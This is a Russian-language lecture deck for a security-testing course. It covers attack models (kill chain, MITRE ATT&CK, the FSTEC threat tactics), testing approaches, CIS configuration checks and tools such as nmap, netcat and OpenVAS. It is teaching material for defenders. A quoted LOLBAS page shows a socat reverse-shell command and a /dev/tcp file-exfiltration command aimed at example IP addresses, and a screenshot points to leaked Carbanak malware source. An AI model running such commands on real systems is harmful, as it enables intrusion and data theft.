

Тестирование защищенности. Применение Сканер-ВС 6.

Занятие 1. Методика тестирования защищенности.

Александр Дорофеев, CISSP, CISA, CISM



План

1. Современная кибератака
2. Подходы к тестированию защищенности: тестирование на проникновение, анализ защищенности, анализ конфигурации
3. Методика комплексного тестирования защищенности
4. Обзор инструментария этичных хакеров
5. ДЗ: подготовка виртуальной лаборатории в VirtualBox

Echelon Eyes



@ECHELONEYES

Записи и презентации будут опубликованы в телеграм-канале Echelon Eyes

<https://t.me/EchelonEyes>


Предупреждение

- Рассматриваемые в курсе приемы тестирования защищенности можно отрабатывать только в собственной виртуальной лаборатории в отношении тестовых машин.
- Использование приемов в отношении реальных информационных ресурсов может подпадать под одну из следующих статей УК РФ:
 - УК РФ Статья 272. Неправомерный доступ к компьютерной информации
 - УК РФ Статья 273. Создание, использование и распространение вредоносных компьютерных программ
 - УК РФ Статья 274.1. Неправомерное воздействие на критическую информационную инфраструктуру Российской Федерации
 - УК РФ Статья 274. Нарушение правил эксплуатации средств хранения, обработки или передачи компьютерной информации и информационно-телекоммуникационных сетей




Немного хакерских терминов

- Уязвимость (vulnerability)
- Эксплойт (exploit)
- Полезная нагрузка (payload)
- Постоянная угроза повышенной сложности (Advanced persistent threat) ~ целенаправленная атака



Уязвимости: известные и нулевого дня



Опубликованы в банке данных угроз ФСТЭК России,
NIST NVD и т.п.



Нулевого дня (zero day)

Причины возникновения уязвимости


- Ошибка проектировщика: данные в системе доступны любому пользователю без ввода пароля
- Ошибка программиста: не фильтруются данные, которые вводит пользователь
- Внедрение закладки: в коде задается пароль для организации удаленного доступа
- Ошибка администратора: установлен простой пароль

**Нам нужно найти уязвимости раньше,
чем это сделают хакеры**




Как действуют хакеры

Современная таргетированная атака (АРТ) = спецоперация



Cyber Kill Chain от Lockheed Martin

1. Reconnaissance – сбор информации о цели снаружи
2. Weaponization – подготовка нападения/зловреда
3. Delivery – доставка зловреда
4. Exploitation – эксплуатация уязвимости
5. Installing – установка зловреда на актив
6. Command & Control – организация удаленного управления
7. Actions on objectives – реализация поставленных задач



MITRE ATT&CK (1)

1. Reconnaissance – сбор информации о цели снаружи
2. Resource Development – подготовка ресурсов для нападения
3. Initial Access – первоначальный доступ
4. Execution – попытка запуска вредоносного ПО
5. Persistence – организация постоянного доступа к целевой инфраструктуре
6. Privilege Escalation – повышение уровня доступа
7. Defense Evasion – обход средств защиты информации


[illegible]

MITRE ATT&CK (2)

8. Credential Access – получение доступа с помощью действующих учетных записей
9. Discovery – сбор информации о цели изнутри
10. Lateral Movement – перемещение внутри целевой ИТ-инфраструктуры
11. Collection – сбор интересующих данных
12. Command and Control – организация внешнего управления
13. Exfiltration – передача интересующих данных вовне
14. Impact – разрушающее воздействие на ИТ-инфраструктуру

Тактическая задача: разведка

Прием:
сбор данных,
идентифицирующих
цель



Действие:
сбор имен
сотрудников

Приложение 11 к Методике оценки угроз ФСТЭК России

Приложение 11
к Методике оценки угроз
безопасности информации

Перечень основных тактик и соответствующих им типовых техник, используемых для построения
сценариев реализации угроз безопасности информации


Таблица 11.1		
№	Тактика	Основные техники
T1	Сбор информации о системах и сетях	T1.1. Сбор информации из публичных источников: официальный сайт (сайты) организации, СМИ, социальные сети, фотобанки, сайты поставщиков и вендоров, материалы конференций
	Тактическая задача: нарушитель стремится получить любую техническую информацию, которая может оказаться полезной в ходе реализации угроз безопасности информации	T1.2. Сбор информации о подключенных к публичным системам и сетям устройствах и их службах при помощи поисковых систем, включая сбор конфигурационной информации компонентов систем и сетей, программного обеспечения сервисов и приложений. Пример: использование поисковой системы Shodan для получения информации об определенных моделях IP-камер видеонаблюдения с возможно уязвимыми версиями прошивок
		T1.3. Пассивный сбор (прослушивание) информации о подключенных к сети устройствах с целью идентификации сетевых служб, типов и версий ПО этих служб и в некоторых случаях – идентификационной информации пользователей
		T1.4. Направленное сканирование при помощи специализированного программного обеспечения подключенных к сети устройств с целью идентификации сетевых сервисов, типов и версий программного обеспечения этих сервисов, а также с целью получения конфигурационной информации компонентов систем и сетей, программного обеспечения сервисов и приложений. Пример: сканирование при помощи сканера шпар
		T1.5. Сбор информации о пользователях, устройствах, приложениях, а также сбор конфигурационной информации компонентов систем и сетей, программного обеспечения сервисов и приложений путем поиска и эксплуатации уязвимостей подключенных к сети устройств. Пример: эксплуатация уязвимости типа directory traversal публично доступного веб-сервера

Продолжение таблицы 11.1		
№	Тактика	Основные техники
		T1.6. Сбор информации о пользователях, устройствах, приложениях, авторизуемых сервисах и вычислительной сети, путем перебора. Пример: сбор информации о почтовых адресах при помощи directoryhavestattack на почтовые сервера
		T1.7. Сбор информации, предоставляемой DNS сервисами, включая DNS Hijacking
		T1.8. Сбор информации о пользователе при посещении им веб-сайта, в том числе с использованием уязвимостей программы браузера и устанавливаемых модулей браузера
		T1.9. Сбор информации о пользователях, устройствах, приложениях путем поиска информации в памяти, файлах, каталогах, базах данных, прошивках устройств, репозиториях исходных кодов ПО, включая поиск паролей в исходном и зашифрованном виде, криптографических ключей. Пример: получение хэшей паролей из /etc/passwd или получение паролей по умолчанию путем обратного инжиниринга прошивки устройства
		T1.10. Кража цифровых сертификатов, включая кражу физических токенов, либо неавторизованное выписывание новых сертификатов (возможно после компрометации инфраструктуры доменного регистратора или аккаунта администратора зоны на стороне регистратора)
		T1.11. Сбор информации о пользователях, устройствах, приложениях, внутренней информации о компонентах систем и сетей путем применения социальной инженерии, в том числе фишинга
		T1.12. Сбор личной идентификационной информации (идентификаторы пользователей, устройств, информации об идентификации пользователей сервисов, приложениях, средствами удаленного доступа), в том числе сбор украденных личных данных сотрудников и подданных на случай, если сотрудники/подданные используют одни и те же пароли на работе и за ее пределами
		T1.13. Сбор информации через получение доступа к системам физической безопасности и видеонаблюдения
		T1.14. Сбор информации через получение контроля над личными устройствами сотрудников (смартфонами, планшетами, ноутбуками) для скрытой прослушки и видеонаблюдения
		T1.15. Поиск и покупка баз данных идентификационной информации, скопированных паролей и ключей на специализированных нелегальных площадках



Рисунок 7. Пример сценария реализации угрозы безопасности информации

Инструментарий нападающих



Специально разработанное
вредоносное программное
обеспечение



Хакерские утилиты с
открытым исходным
кодом



Утилиты
операционной
системы

Зловреды

16

The image shows two overlapping browser windows from GitHub. The background window displays the 'malware-samples' topic page, which lists 137 public repositories. The foreground window shows the repository 'Aekras1a / Updated-Carbanak-Source-with-Plugins'. The repository page includes a commit history table and an 'About' section with social media links and repository statistics.

malware-samples

Here are 137 public repositories matching this topic...

Language: All Sort: Most stars

rshipp / awesome-malware-analysis

Defund the Police.

list awesome static-analysis chinese dynamic-analysis awesome-list malware-analysis chinese-translation malware-research threat-sharing threatintel malware-samples analysis-fr automated-analysis network-traffic threat-intelligence domain-analysis malware-collection

Aekras1a / Updated-Carbanak-Source-with-Plugins (Public)

Notifications Fork 219 Star 366

Code Issues Pull requests Actions Projects Security Insights

master 1 branch 0 tags

File	Commit Message	Time
Carbanak - part 1	Source code	4 years ago
Carbanak - part 2/билдер для ратов	Source code	4 years ago
README.md	Update README.md	4 years ago
moar-cupboats-for-u.png	literally added a photo, no code, srry	4 years ago
updated-tweet.png	Added photo for the readme.	4 years ago

About

<https://twitter.com/itsreallynick/status/1120410950430089224>

builder code malware source banking malicious carbanak

Readme

366 stars

36 watching

219 forks

Releases

УТИЛИТЫ В СОСТАВЕ Kali Linux

← → ↻ kali.org/tools/ 🔍 ☆ ⚙

O	E	I	M	Q	T
Otrac \$ Otrac.sh \$ sendprobe \$ usleep	eaphammer \$ eapmd5pass \$ edb-debugger edb-debugger \$ edb edb-debugger-plugi...	i2c-tools i2c-tools \$ ddcmon \$ decode-dimms \$ decode-edid \$ decode-vaio \$ i2c-stub-from-dump \$ i2cdetect \$ i2cdump \$ i2cget \$ i2cset \$ i2ctransfer libi2c-dev libi2c0 python3-smbus	mac-robber \$ macchanger \$ magicrescue \$ dupemap \$ magicrescue \$ magic-sort maltego \$ maskprocessor \$ mp32 \$ mp64 masscan \$ massdns \$ mc mc \$ mc \$ mcdiff \$ mcedit \$ mcview mc-data mbdtools libmbdb3 libmbdsql3 mbdtools \$ mdb-array \$ mdb-count \$ mdb-export	qemu qemu qemu-block-extra qemu-guest-agent \$ qemu-ga qemu-system qemu-system-arm \$ qemu-system-aarc... \$ qemu-system-arm qemu-system-com... \$ qemu-pr-helper \$ qemu-storage-dae... qemu-system-data qemu-system-gui qemu-system-mips \$ qemu-system-mips \$ qemu-system-mips... \$ qemu-system-mips... \$ qemu-system-mipsel qemu-system-misc \$ qemu-system-alpha \$ qemu-system-avr \$ qemu-system-cris \$ qemu-system-hppa \$ qemu-system-m68k \$ qemu-system-micr... \$ qemu-system-micr... \$ qemu-system-nios2 \$ qemu-system-or1k \$ qemu-system-riscv...	t50 \$ tcpdump \$ tcpflow tcpflow \$ tcpflow \$ tcpflow tcpflow-nox \$ tcpflow tcpick \$ tcpreplay \$ tcpbridge \$ tcpcapinfo \$ tcpliveplay \$ tcpprep \$ tcpreplay \$ tcpreplay-edit \$ tcprewrite teamsplit terminer \$ testdisk testdisk \$ fidentify \$ photorec \$ testdisk testdisk-dbg testssl.sh \$

Взлом ОС подручными средствами

- Windows: <https://lolbas-project.github.io/>
- Linux: <https://gtfobins.github.io/>

Binary	Functions	Type	ATT&CK® Techniques
AppInstaller.exe	Download	Binaries	T1105: Ingress Tool Transfer
AspNet_Compiler.exe	AWL bypass	Binaries	T1127: Trusted Developer Utilities Proxy Execution
At.exe	Execute	Binaries	T1053.002: At
Atbroker.exe	Execute	Binaries	T1218: System Binary Proxy Execution
Bash.exe	Execute AWL bypass	Binaries	T1202: Indirect Command Execution
Bitsadmin.exe	Alternate data streams Download Copy Execute	Binaries	T1564.004: NTFS File Attributes T1105: Ingress Tool Transfer T1218: System Binary Proxy Execution
CertOC.exe	Execute Download	Binaries	T1218: System Binary Proxy Execution T1105: Ingress Tool Transfer
CertReq.exe	Download Upload	Binaries	T1105: Ingress Tool Transfer
Certutil.exe	Download Alternate data streams	Binaries	T1105: Ingress Tool Transfer T1564.004: NTFS File Attributes T1027: Obfuscated Files or Information

Execute

Executes calc.exe from bash.exe

```
bash.exe -c calc.exe
```

Usecase: Performs execution of specified file, can be used as a defensive evasion.
Privileges required: User
OS: Windows 10
MITRE ATT&CK®: [T1202: Indirect Command Execution](#)

Executes a reverseshell

```
bash.exe -c "socat tcp-connect:192.168.1.9:66 exec:sh,pty,stderr,setsid,sigint,sane"
```

Usecase: Performs execution of specified file, can be used as a defensive evasion.
Privileges required: User
OS: Windows 10
MITRE ATT&CK®: [T1202: Indirect Command Execution](#)

Exfiltrate data

```
bash.exe -c 'cat file_to_exfil.zip > /dev/tcp/192.168.1.10/24'
```

Usecase: Performs execution of specified file, can be used as a defensive evasion.
Privileges required: User
OS: Windows 10
MITRE ATT&CK®: [T1202: Indirect Command Execution](#)


Что можно позаимствовать у хакеров для комплексной методики анализа защищенности?

- Модель злоумышленника
- Цели
- Приемы взлома (техники)
- Инструменты



Модель злоумышленника

1. Применение известных хакерских утилит
2. Применение хакерских приемов
3. Связи с «черным рынком»
4. Возможность самостоятельного поиска zero-day
5. Возможность разработки собственных средств (например, эксплойтов)



Модель злоумышленника

1. Применение известных хакерских утилит
2. Применение хакерских приемов
- ~~3. Связи с «черным рынком»~~
- ~~4. Возможность самостоятельного поиска zero-day~~
- ~~5. Возможность разработки собственных средств (например, эксплойтов)~~

Цели



Административный
доступ



Данные для
Демонстрации
незащищенности
руководству

Задачи методологии тестирования защищенности


1. Обеспечить повторяемость процесса и сравнимость результатов
2. Обеспечить выявление максимального количества уязвимостей
3. Снизить вероятность ложных срабатываний (неподтвержденные уязвимости)
4. Обеспечить имитацию действий реальных злоумышленников, для оценки того, насколько система защиты адекватна современным действиям злоумышленников

Red teaming/классический pentest

- Имитация действий реального злоумышленника – поиск первой уязвимости, позволяющей получить доступ к системе
- Больше искусство, чем аудит. Качество сильно зависит от уровня специалиста
- Обычный результат: несколько опасных уязвимостей
- Высокий риск нарушения доступности систем



Red Team, Blue Team и Purple Team



Сканирование

- Использование исключительно сканеров для поиска уязвимостей
- Качество сильно зависит от используемого сканера.
- Результат: множество уязвимостей различного уровня опасности
- Средний риск нарушения работоспособности систем




Анализ конфигурации системы

- Проверка настроек систем в соответствии с рекомендуемыми вендорами или сообществами профессионалов по ИБ (NIST, Center Internet Security).
- Результат: множество уязвимостей различного уровня опасности
- Низкий риск нарушения работоспособности систем



База чеклистов

- <https://www.cisecurity.org/>



6.2.1 Ensure accounts in /etc/passwd use shadowed passwords (Automated)	571
6.2.2 Ensure /etc/shadow password fields are not empty (Automated)	573
6.2.3 Ensure all groups in /etc/passwd exist in /etc/group (Automated)	575
6.2.4 Ensure shadow group is empty (Automated)	577
6.2.5 Ensure no duplicate user names exist (Automated)	579
6.2.6 Ensure no duplicate group names exist (Automated)	581
6.2.7 Ensure no duplicate UIDs exist (Automated)	583
6.2.8 Ensure no duplicate GIDs exist (Automated)	585
6.2.9 Ensure root is the only UID 0 account (Automated)	587
6.2.10 Ensure root PATH integrity (Automated)	588
6.2.11 Ensure all users' home directories exist (Automated)	590
6.2.12 Ensure users own their home directories (Automated)	592
6.2.13 Ensure users' home directories permissions are 750 or more restrictive (Automated)	594
6.2.14 Ensure users' dot files are not group or world writable (Automated)	596
6.2.15 Ensure no users have .forward files (Automated)	598
6.2.16 Ensure no users have .netrc files (Automated)	600
6.2.17 Ensure no users have .rhosts files (Automated)	603
Appendix: Recommendation Summary Table	605
Appendix: Change History	615

1.1.1.1 Ensure mounting of cramfs filesystems is disabled (Automated)

Profile Applicability:

- Level 1 - Server
- Level 1 - Workstation

Description:

The `cramfs` filesystem type is a compressed read-only Linux filesystem embedded in small footprint systems. A `cramfs` image can be used without having to first decompress the image.

Rationale:

Removing support for unneeded filesystem types reduces the local attack surface of the server. If this filesystem type is not needed, disable it.

Audit:

Run the following commands and verify the output is as indicated:

```
# modprobe -n -v cramfs | grep -E '(cramfs|install)'
install /bin/true
# lsmod | grep cramfs
<No output>
```

Remediation:

Edit or create a file in the `/etc/modprobe.d/` directory ending in `.conf`

Example: `vim /etc/modprobe.d/cramfs.conf`

and add the following line:

```
install cramfs /bin/true
```

Run the following command to unload the `cramfs` module:

```
# rmmod cramfs
```


Подходы к тестированию защищенности и «ящики»



Red teaming



Сканирование на
наличие уязвимостей



Анализ конфигурации

Методологии



Комплексный подход: комбинация рассмотренных подходов и приемов злоумышленников



Нюансы управления проектом

- Согласование перечней IP-адресов: критичные/некритичные
- Согласование подхода
- Получение подтверждений/разрешений от провайдеров
- Согласование в процессе эксплуатации
- Отчетные материалы



**Инструментарий
этичных
хакеров**

NMAP

- сканирование портов
- определение версий сервисов
- определение типа ОС
- определение типа устройства
- отдельные функции сканера уязвимостей: идентификация уязвимостей, подбор паролей (NMAP Scripting Engine)



Netcat

- передача данных по TCP/UDP
- сканирование портов
- получение баннеров сетевых сервисов
- прослушивание порта
- перенаправление портов
- передача файлов



Greenbone OpenVAS

- сканирование уязвимостей
- подбор паролей



Greenbone OpenVAS
